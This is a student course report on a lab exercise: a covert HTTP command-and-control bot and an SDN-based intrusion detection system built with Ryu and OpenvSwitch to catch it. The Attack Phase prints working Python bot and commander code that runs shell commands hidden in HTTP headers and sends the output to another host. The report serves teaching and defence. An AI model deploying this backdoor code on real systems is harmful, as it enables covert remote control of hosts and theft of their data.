CS 4404 Network Security B Term 2022
Jakob Misbach
Kush Shah
Keith DeSantis

Mission 3: Intrusion Detection System Debriefing Report

I. Introduction

For our scenario, we implement a bot and command and control server whose main purpose is to exfiltrate data from an infected host machine based on commands sent from a command server. The bot and command server will hide the exfiltrated data from an SDN controller's IDS system via forging covert HTTP requests and responses.

We assume:

1. A victim machine on the network has already been compromised and has a bot running.
2. The network of targeted machines are each running an HTTP server on port 8000. Host 4 is running the HTTP server on port 8080 in order to make up for the commander process also communicating on port 8000 (for example we may be targeting a set of machines running a website hidden behind a load balancer, exfiltrating user data from them).
3. The attacker will be attempting to communicate covertly in a command and control fashion over forged HTTP traffic in order to hide in the regular cover traffic of the web servers.
4. Due to the limited number of machines, the trusted SDN controller will be run on Host 4, the same VM the malicious command server is run on. While this obviously is unrealistic, for the sake of this scenario we simply clarify that the SDN controller process on Host 4 is within our trusted computing base while the command server process on the same machine is not.

We build an SDN infrastructure using the OpenFlow protocol, OpenvSwitch, and the Ryu controller API, using Hosts 1-3 as an example network, and running the command server from Host 4. Our IDS was a specially designed controller that performed flow level monitoring to isolate HTTP traffic while not slowing down the rest of the network, and packet level monitoring on HTTP communications. This project was an iterative process, one where the attacker would adjust the level of detail and methodology they took in hiding their communication within forged HTTP requests, then the defender would increase the IDS' level of inspection and enforcement to thwart the attacker's more covert method. This process continued until we felt our attack and defense were sufficiently sophisticated (within the timeframe of the assignment). We therefore offer the final version of the attack communication as our attack phase and the final improved

version of our IDS as the defense phase, such that the last major addition to the IDS' capabilities allows it to detect and stop the attack's data exfiltration.


The command server on the attacker machine communicates with a legitimate web server running on port 8000 on the victim machine, embedding a command in the HTTP request in such a way to maintain the request's syntactic validity. The bot process is sniffing traffic on port 8000 of the victim, and parses the request, extracting the command. The HTTP server responds as it normally would, but the bot also responds with a fake HTTP response, hiding the exfiltrated data in the HTML of the response. Our IDS controller (alongside parsing all HTTP traffic to ensure it is well formed and valid) is updated to defend against this by enabling "conversation level context." Instead of inspecting each HTTP packet as an individual event, the controller records ongoing requests and matches them in a 1 to 1 fashion with HTTP responses. This allows it to detect HTTP responses that were not initiated by a request and block them.

II. Reconnaissance Phase

1. Packet Inspection Tools

Packet inspection tools are services or software implemented on a system with the goal of diving into the individual packets being sent over a network interface. Tools like wireshark are simple packet inspection tools, allowing the user to directly inspect individual packets as well as collect trending data of a flow of traffic.

More advanced tools like Bro[1], an intrusion detection system, monitors the traffic for anomalous activity via packet inspection. Bro is constructed of a few different layers.



These different layers aid Bro in achieving a few security goals. Libpcap is capable of ingesting large amounts of traffic very quickly, this allows Bro to achieve high-speed monitoring, low packet drop rates and real-time notification. This also helps with the goal of availability. When a packet comes in from the network it is filtered using libpcap. This filtered packet stream is then analyzed by the Event Engine. Once the packet is analyzed by the Event Engine it is placed in a FIFO queue for the policy script interpreter to handle any events flagged by the Event Engine. This is done by running scripts written in the Bro language.

While Bro is a powerful tool it is subject to three main types of attacks. The first kind of attack is deemed an "Overload" attack. This attack aims to occupy the majority of bandwidth but not all. If the attacker is able to use 95% of the

[1] Vern Paxson, "Bro: A System for Detecting Network Intruders in Real-Time," *Computer Networks* 31, no. 23-24 (1999): pp. 2435-2463, https://doi.org/10.1016/s1389-1286(99)00112-7.

bandwidth initially and then utilize the final 5% to send a malicious payload the attack may be able to circumvent Bro. The second kind of attack is very similar.

Instead of only using 95% of the bandwidth, during a "Crash" attack the attacker aims to completely overload the network and knock the IDS offline. While this might be easier to identify it is more impactful to the network. The final category of attack dubbed "Subterfuge" aims to use covert channels to smuggle malicious payloads though the network.

Bro is capable of looking at 6 specialized protocols/services: FTP, Finger, Portmap- per, Ident, Telnet and Rlogin. Bro takes the TCP packet and individually verifies for validity via the TCP checksum as well as adjusting the connection state of the TCP flow. Bro also handles UDP packets, however; UDP does not have a connection state so Bro must simply verify source and destination to ensure a "proper" connection.

2. Flow Monitoring Tools

The basic idea of flow based intrusion detection systems is to analyze the flow of data through the network instead of the contents of each packet.[2] Some of the initial ideas in this field were looking at source and destination pairs and looking for malicious intent in these fields. There are many more complicated metrics now including IP addresses, ports, the time information was exchanged, the length of time the exchange lasted, and the amount of data exchanged. These tools are not meant to be a replacement for packet inspection but should be used in conjunction. This lends itself to a two stage approach in which an IDS would first attempt to catch attackers with flow based monitoring, and then do packet inspection to further protect critical resources.

The security goals important for this IDS are confidentiality, since we are not inspecting packets, the data that is being sent is not being compromised. Additionally, we are looking at ensuring that only authorized traffic is being sent on the network, and trying to prevent other traffic.

There are several different attacks which flow based monitoring attempts to detect. These can include detecting the presence of bots, worms, viruses, and similar malicious pieces of software.

Flow based monitoring uses several techniques in order to try and detect these attacks. The first is by looking at the behavior of certain programs. We would expect some programs to commonly be the receiver of traffic, some programs to primarily send traffic, and some programs to send some traffic and receive some traffic. For example, if we have a web browser, we would expect one request to go out and one response to come back. If we sent out one request and got ten responses back then we might know there is something malicious going on.

There are several ways in which an attacker could attempt to subvert a flow based IDS. The obvious way is to impersonate common traffic. This would mean ensuring that your packets

---

[2] Anna Sperotto et al., "An Overview of IP Flow-Based Intrusion Detection," IEEE COMMUNICATIONS SURVEYS & TUTORIALS, 2010, https://ris.utwente.nl/ws/files/6523249/Surveys_and_tutorial.pdf.

are of a common size, and that you are sending and receiving packets that would commonly be sent.

This approach requires that all traffic on the network is monitored. This means that, as the system scales, there will be a need for more computing power to keep track of all of the information being sent between machines. This need will be less that packet inspection techniques since there is not a need to inspect the contents of the packet and try to recognize those contents as malicious.

3. SDN-based Monitoring

SDN-based monitoring refers to using a "Software-Defined Networking" model to monitor and control the flow of traffic on a network.[3] The goal of SDN is to allow for significantly more customizable networking policies and rules in order to handle the increasingly complex and robust traffic levels in modern systems. SDN relies on a predetermined protocol and API that allows software to communicate and control compatible network switches. One such common protocol is called OpenFlow.[4] The SDN architecture is comprised of two major components: "SDN Datapath," being a Openflow-compatible network switch which routes traffic as programmed, an "SDN Controller," being a process written using an SDN API that handles the computation of parsing packets and developing routing and firewall rules that are programmed into the datapaths. This controller is often run in a secure environment that is off network other than communicating with the switches in order to maintain it's important place in the trusted computing base.

The controller operates by having all packets sent to datapaths elevated to it for inspection. The controller can do whatever it sees fit, recording, editing, and analyzing, then tell the datapath what to do with the packet. If the controller does not want the controller to elevate packets from certain flows, it can tell the datapath to establish "flow rules," which work by matching fields in the packet. A flow rule would have the general form: IF {field = value, …} THEN {action (drop, forward to X, forward to Y}.

There are multiple OpenFlow controller APIs, including but not limited to NOX, POX, Ryu, and Floodlight.[5][6][7][8] The appeal of OpenFlow and SDN comes from its high level of customizability. By allowing routing rules to be determined in a programmatic way rather than

---

[3] "What Is Software-Defined Networking (SDN)?: Vmware Glossary," VMware, December 1, 2022, https://www.vmware.com/topics/glossary/content/software-defined-networking.html.
[4] "About the Open Networking Foundation: Mission, Members, Training, Partners," Open Networking Foundation, April 7, 2022, https://opennetworking.org/mission/.
[5] Noxrepo, "Noxrepo/Nox: The Nox Controller," GitHub, accessed December 9, 2022, https://github.com/noxrepo/nox.
[6] "Installing Pox," Installing POX - POX Manual Current documentation, accessed December 9, 2022, https://noxrepo.github.io/pox-doc/html/.
[7] "Build SDN Agiley," Ryu SDN Framework, accessed December 9, 2022, https://ryu-sdn.org/.
[8] "Floodlight Controller," Floodlight Controller - Confluence, accessed December 9, 2022, https://floodlight.atlassian.net/wiki/spaces/floodlightcontroller/overview.

traditional routing practices, SDN opens the doors for a variety of features. Research experiments can be run safely on SDN production networks far easier than traditional networks, allowing for easier data collection and filtering of certain kinds of traffic to avoid intermixing traffic not intended for the research. The entire topography of an SDN can be entirely changed by simply using a different controller, rather than some of the complications that may arise from a traditional network's "single-use-case" hardware. In terms of security and monitoring, the customizability of OpenFlow networks mean a security system could be designed as a packet inspection tool, not installing any flow rules on the datapaths, and inspecting each packet in turn, or could be used as a flow monitoring tools, installing flow rules to allow specific flows on switches, while being alerted if any traffic not belonging to a trusted flow is found. In some cases (such as ours), it is used as both, installing flows to ignore benign/unrelated traffic and inspecting every packet on a flow of interest, in order to save computing time and increase performance.

One of the largest weaknesses of OpenFlow is the controller-based approach. From a load-balancing standpoint, having a single controller handling all traffic on a network is not scalable as it quickly becomes a chokepoint. This is a relatively simple fix however, as production SDNs will likely utilize multiple controllers and may even include another layer of OpenFlow controllers that solely act as load-balancers between the other network-level controllers, similar to how modern networks use load balancers to handle traffic volumes.

From a security standpoint, the OpenFlow controller could be a significant weakness if an adversary was able to contact the machine it was running on. If an adversary is able to alter a controller's behavior or replace it with their own controller, they can take total control of an entire network (or the part of a larger network that the controller had authority over). This makes the controller a single point of failure.

These two weaknesses combine to influence the assurance of SDN IDS' security goals. Due to the desire to achieve scalability at the same level of or higher performance, administrators will likely utilize multiple controllers and give them authority over different parts of the network. This creates more possible "single points of compromise" for them to monitor, as any of these controllers being compromised would be dangerous, especially if multiple controllers are hosted on the same machine.

In traditional networks, attackers will often try to contact compromised hosts using either covert channels (hiding malicious communication within common flows and traffic patterns) or by using uncommon flows that are overlooked or not as well monitored as others. SDN-based monitoring systems, if well designed, can address both of these methods by inspecting packets in commonly exploited flows and by tracking trusted flows and connections. SDN-based monitoring also makes utilizing historical behavior of the network significantly easier, as common programming data structures can be made, populated, and accessed to compare to elevated traffic.

OpenFlow can also be used in conjunction with more traditional IDS', as is seen in the TLS Deputy paper by Taylor and Shue.[9] In the paper they develop an IDS-like system intended for residential use which acts as a verification that the entire certificate chain provided by the web server in a TLS handshake is valid and unrevoked. The TLS Deputy application itself is built using C++, but they utilize OpenFlow and SDN-compatible switches in a clever way in order to maximize performance of the system. An OpenFlow controller is configured to detect and elevate all initial TLS traffic on a connection to the TLS Deputy, while installing flow rules to allow any traffic not relevant to TLS Deputy's purpose. Then, once the initial TLS connection is validated by TLS deputy, the controller installs fine-grain flow rules to allow the connection to continue normally through the network switch. They identify initial TLS communications by looking at what ports the communication is on and by inspecting the traffic for the TCP SYN packet. This particular system shows the possibilities SDNs offer, in that it utilizes OpenFlow not as the IDS itself (although it could be implemented with OpenFlow) but as a "filter" of sorts, allowing only specific traffic to be proxied through TLS Deputy, and redirecting that traffic back through the faster network switch once it has been verified, removing any long term latency added by the monitoring system.

III. Infrastructure Building Phase

1. SDN Network Setup and OpenvSwitch Installation

VMs 1, 2, and 3 (IPs: 10.64.6.{1,2,3}) were designated as the SDN-network that our bot would be present on. The attacker command server would be run on VM 4 (10.64.6.4), and, due to only having 4 VMs, the OpenFlow controller would also run on VM 4. Hence we have a strange distinction in our trusted computing base, where the process running the Openflow controller on Host 4 is considered part of our trusted computing base, while the process running the command server on Host 4 is the attacker. This is simply an artifact of the experimental scenario.

We decided to use OpenvSwitch to emulate OpenFlow compatible network switches and the Ryu OpenFlow Framework to program an OpenFlow controller.[10] We installed OpenvSwitch on Hosts 1, 2, and 3. The commands run on Hosts 1, 2, and 3 were identical save for a few configuration details. We created a bash script, *OVSVM*{VM_NUMBER}*.sh* to make setting up OpenvSwitch from scratch easy on the three VMs. We will step through each command in turn, but the whole script is shown below.

---

[9] Curtis R. Taylor and Craig A. Shue, "Validating Security Protocols with Cloud-Based Middleboxes," *2016 IEEE Conference on Communications and Network Security (CNS)*, 2016, https://doi.org/10.1109/cns.2016.7860493.
[10] "Production Quality, Multilayer Open Virtual Switch," Open vSwitch, accessed December 9, 2022, https://www.openvswitch.org/.

```
#!/bin/bash

if [[ $EUID -ne 0 ]]; then
    echo "$0 is not running as root. Try using sudo."
    exit 2
fi

apt-get -y update
#apt-get -y upgrade
apt install -y openvswitch-switch
ovs-vsctl add-br mybridge
ovs-vsctl show
ifconfig mybridge up
ovs-vsctl add-port mybridge ens3
ovs-vsctl show
ifconfig ens3 0
ip addr flush dev ens3
ip addr add 10.64.6.1/8 dev ens3
ip link set mybridge up
ip addr flush dev ens3
ip addr add 10.64.6.1/8 dev mybridge
ovs-vsctl set bridge mybridge other-config:hwaddr=52:54:00:00:05:26
ovs-ofctl show mybridge
ovs-vsctl set-fail-mode mybridge standalone
ovs-vsctl show
```

OVSVM{VM_NUMBER}.sh script to setup OpenvSwitch on VMs 1, 2, and 3 (VM 1 addresses shown)

First, after running *apt-get update* and *apt-get upgrade*, we install OpenvSwitch with

student@csvm:/$ apt install -y openvswitch-switch

Then, we create a new OpenvSwitch bridge with

student@csvm:/$ ovs-vsctl add-br mybridge

This bridge will act as the OpenFlow compatible switch, now we must route all traffic through our ens3 interface to mybridge, then from mybridge to the network. First we set my bridge to up,

student@csvm:/$ ifconfig mybridge up

We then add ens3 as a port of mybridge, directing traffic from ens3 into mybridge.

student@csvm:/$ ovs-vsctl add-port mybridge ens3

Now, ens3 is safe to take down.

```
student@csvm:/$ ifconfig ens3 0
```

We then clear the interfaces and configure mybridge to have the Host's IP instead of ens3 with the following commands (IP is changed depending on the Host we are running on).

```
student@csvm:/$ ip addr flush dev ens3
student@csvm:/$ ip addr add 10.64.6.1/8 dev ens3
student@csvm:/$ ip link set mybridge up
student@csvm:/$ ip addr flush dev mybridge
student@csvm:/$ ip addr add 10.64.6.1/8 dev mybridge
```

We then set the OpenvSwitch bridge to be mybridge, and specify the MAC address of the VM accordingly (this also changes based on the Host).

```
student@csvm:/$ ovs-vsctl set bridge mybridge other-config:hwaddr=52:54:00:00:05:26
```

Finally, we set the bridge to operate as a normal switch if there is no controller specified by setting its fail-mode to standalone.

```
student@csvm:/$ ovs-vsctl set-fail-mode mybridge standalone
```

Now our Hosts 1, 2, and 3 have OVS switches between them and the rest of the network.

We then downloaded the Ryu OpenFlow framework onto Host 4 so it could run the controller process for the 3 OVS'. We run the command:

```
student@csvm:/$ sudo apt-get install -y python3-ryu
```


Ryu is now installed. In order to run a given controller script, controller.py, we use the following command to have the controller run on Host 4 on port 6653 (the configuration we chose for this example).

```
student@csvm:/$ ryu-manager controller.py --ofp-listen-host 10.64.6.4
--ofp-tcp-listen-port 6653
```

Once the controller is running, we run the following command on Hosts 1, 2, and 3 to connect OVS to the controller process.

```
student@csvm:/$ sudo ovs-vsctl set-controller mybridge tcp:10.64.6.4:6653
```

Once all of this is done, the network will resemble the following diagram:



Network configuration with OpenvSwitch

2. Simulating Cover Traffic

In order to simulate HTTP cover traffic across the network, a *coverTrafficSim.py* script was created which would spin off a thread and run a simple HTTP server using the command:

```
student@csvm:/$ python3 -m http.server
```

The process would then enter an infinite loop where it would randomly send GET requests to other such HTTP servers on the other VMs. The script is shown below:

```
import threading
import os
import time
import random


trafficCommands = [
   "curl http://10.64.6.1:8000 >> trafficOutput.txt",
   "curl http://10.64.6.2:8000 >> trafficOutput.txt",
   "curl http://10.64.6.3:8000 >> trafficOutput.txt",
   "curl http://10.64.6.4:8000 >> trafficOutput.txt"
]

def runHTTPServer():
    os.system("python3 -m http.server")

serverThread = threading.Thread(target=runHTTPServer)
serverThread.start()

while True:
    time.sleep(1)
    traffic = random.choice(trafficCommands)
    os.system(traffic)
```

coverTrafficSim.py on all VMs

This script was then run on all 4 VMs, creating sporadic HTTP traffic between all of the VMs. When testing our system, we would also occasionally include non-HTTP traffic in the cover traffic, by including variations of the command

```
student@csvm:/$ ping -c 5 10.64.6.{1,2,3,4}
```

3. Initial IDS System and Methodology

Due to the iterative nature of this project, we first implemented a very basic IDS controller using the Ryu library, then upgraded our attack method to circumvent said IDS. This process continued as long as it could within the time constraints until we were sufficiently happy with the level of sophistication of our attack and defense systems. We then made a final addition to our IDS in order to catch our bot's exfiltrated data messages.

Below we explain the IDS controller without this final addition, which performs packet inspection on HTTP traffic to ensure its validity, but still fails to catch our attack method's communication.

Our original IDS system was going to rely heavily on historical communication data gathered during a "learning phase," where a special controller would be run which would record various statistics about communication across the network and record them to a JSON file, however very little of this data ended up being used in the final product. This controller file is

included in the submission and is named *learningController.py*. It is run with the following command on Host 4:

student@csvm:/$ ryu-manager learningController.py --ofp-tcp-listen-host 10.64.6.4 --ofp-listen-port 6653

Then, traffic can be simulated between all hosts by running the cover traffic script.

student@csvm:/$ python3 coverTrafficSim.py

The *learningController* would then spin up a thread that will periodically record multiple metrics to a file *history_dict.json*.

```
""" Thread that writes data structures to file for persistence """
    def write_history_to_file(self):
        while True:
            sleep(5)
            if(len(self.history_dict) == 0):
                continue
            file = open('history_dict.json', 'w')
            json_object = json.dumps(self.history_dict, indent=4)
            file.write(json_object)
            file.close()
```

learningController.py's thread function to record historical data to history_dict.json

Our final enforcement controller only relied on the historical correlation between MAC addresses and IP addresses recorded by the learning controller, but the controller was able to record all of the following:

- Number of occurrences of communication between **IP** pairs
- Number of occurrences of communication between **MAC Address** pairs
- Correlation of **MAC Addresses**' to multiple **IP**'s
- **MAC**:**Port** pair communications that have been seen (i.e. (52:54:00:00:05:27 , 8000) to (52:54:00:00:05:26, 40)


After the learning phase, the network was run in "enforcement mode" by running the command

student@csvm:/$ ryu-manager simpleIDSController.py --ofp-tcp-listen-host 10.64.6.4 --ofp-listen-port 6653

on Host 4. Our vulnerable IDS (*simpleIDSController.py*) performs multiple checks against HTTP traffic to ensure it is well-formed and valid, dropping the traffic and logging the incident to *malicious_traffic_log.log* if it's found to be illegitimate.. Since this parsing is still technically part of the IDS' "defense" against malicious HTTP traffic (even if it may be circumvented by our specific attack) we discuss the details in the Defense section of this report.

IV. Attack Phase

Our idea for the bot to be undetected was to use a covert channel consisting of monitoring all network traffic on a specific port. We monitored all traffic going to a web server running on the infected machine and looked for commands within that traffic. We assume that we are attacking machines which are already running a web server so the traffic we are hiding in looks normal.



Bot command and control communication flow

Our bot worked by sniffing traffic going to a web server running on the infected machine. This was done by using the following command which would pipe the output from tcpdump into a Python program we wrote.

```
student@csvm:~$ sudo tcpdump -l -A 'port 8000' | cat | python3 sniffer.py
```

```python
import sys
from agent import sendCommand
import subprocess
import socket

for line in sys.stdin:
    if "Content-Type:" in line:
        splitLine = line.split()
        command = splitLine[1]
        if command[0] == '&' and command[-1] == '&':
            sys.stdout.write(command[1:-1])
            process = subprocess.Popen(command[1:-1], stdout = subprocess.PIPE,
stderr = subprocess.PIPE)
            stdout, stderr = process.communicate()

            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect(('10.64.6.1', 8000))

            #send the output to the client
            httpOK = bytes(f"<html>{stdout.decode('utf-8')}</html>", 'utf-8')
            print(httpOK)
            s.send(b"HTTP/1.1 200 OK Content-Type: text/html; charset=utf-
8\r\n\r\n")
            s.send(httpOK)
            s.close()
```

This Python program would parse through http traffic and look for artifacts in the content-type field which would indicate that a command was present. If a command was found, it would use the process library to run that command and then send the output back to the bots commander.


```python
import socket
import requests
commandToRun = input(">")
response = requests.get('http://10.64.6.2:8000', headers={'Content-Type': f"&
{commandToRun}&"})
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('',8000))
sock.listen(1)
conn, addr = sock.accept()
data = conn.recv(58)
print(data.decode('utf-8'))
data = conn.recv(4069)
print(data.decode('utf-8'))
sock.close()
```

To run the commander script run the following command on host 4:

student@csvm:~$ python3 commander.py

When run the script prompts the user to enter a command. This command is then placed in the Content-Type header field of the HTTP get request for the sniffer to recover. The request is

sent by using the python request library. The command then creates a socket and waits for the response. The sniffer script then runs the command and sends the output back to the commander.



Bot exfiltrating output of ifconfig on Host 2 to the commander on Host 4 being performed with simpleIDSController.py running. Reference Appendix A For a key to each terminal window's running process

Refer to **Appendix A** for a key on the process' running in each of the terminal windows in the screenshot above. The top left terminal shows the output of the commander process on Host 4. The top right shows the output of the controller parsing HTTP communications, below that is the malicious traffic log file written to by the controller. The remaining windows show the cover traffic being run on each VM, along with the bot process output on VM 2.

V. Defense Phase

As discussed in our Infrastructure Building section, this process was an iterative one, with us slowly making improvements to our IDS until our final modification, which thwarted our bot's communication attempts. First, we will discuss the HTTP parsing and safety measures implemented in our *simpleIDSController.py*, which is able to detect lots of malformed HTTP traffic, but not our sophisticated bot.

The controller first assumes all traffic on common HTTP ports (80, 8000, 8080, 8888) is HTTP communication. If the body of a packet sent to or from these ports does not resemble an HTTP request or reply it is considered malicious and dropped.

```
# Inspect HTTP traffic
if all_protocols['tcp']:
  # If it is on the expected ports, we think it is HTTP
  if self.is_http_packet(pkt):
      if not self.is_valid_http(pkt, ethsrc, ethdst):
          # Log the alert
          f = open("malicious_traffic_log.log", "a")
          f.write("Malformed HTTP traffic detected\n")
          # Drop the packet
          data = None
          if msg.buffer_id == ofproto.OFP_NO_BUFFER:
              data = msg.data
          out = datapath.ofproto_parser.OFPPacketOut(
              datapath=datapath, buffer_id=msg.buffer_id, in_port=in_port,
              actions=[], data=data)
          datapath.send_msg(out)
          return
```

Excerpt from controller scripts that validates HTTP traffic

The controller then determines if the communication is an HTTP request or an HTTP response by inspecting its data for universal substrings that are unique to the request/reply's formatting (remember, if none of these expected substrings are found, the packet is considered malformed and blocked). This forces any attacker bot communication hiding over HTTP to follow typical HTTP formatting.

If the communication contains a request type (i.e. GET, POST, PUT), then the controller parses the request body to ensure it is formatted properly and matches with the packet's actual destination.

```
# --------- HTTP Communication is a request --------- #
if ("GET" in payload) or ("POST" in payload) or ("PUT" in payload):

    expectedHostIPs = self.history_dict['eth_to_ip'][ethdst]
    validIPAndPort = False
    endsWithCarriageReturn = False
    # Check that the IP and Port match
    for ip in expectedHostIPs:
        for port in httpPorts:
            if (f"Host: {ip}:{port}" in payload) or (f"Host: {ip}\x0D\x0A") in payload:
              if dst_port == port: # ensure ports match
                    validIPAndPort = True
    # Requests must end with '/r/n/r/n'
    endsWithCarriageReturn = pkt.data.endswith(b"\x0D\x0A\x0D\x0A")
    if not endsWithCarriageReturn:
        print("No carriage return")
    if not validIPAndPort:
        print("Not valid IP and port")
    return validIPAndPort and endsWithCarriageReturn
```

The HTTP Request parsing of the controller.

Using the MAC address to IP address correlations recorded by the learning controller, we parse the request to ensure it has the attribute “Host: IP:PORT” substring, as normal HTTP requests do. We ensure the IP address and port is valid by referencing our list of common HTTP ports and known IPs associated with the MAC address the packet was sent from. This prevents out attacker from sending communication to a different port than the HTTP request is claiming to. Finally, we ensure that the whole message ends with “\r\n\r\n” as this is standard for all HTTP requests.

We then check if the communication is an HTTP response by checking for the “content-type” attribute in the message body. This is included in HTTP response headers to indicate the media type the response was originally formatted in.

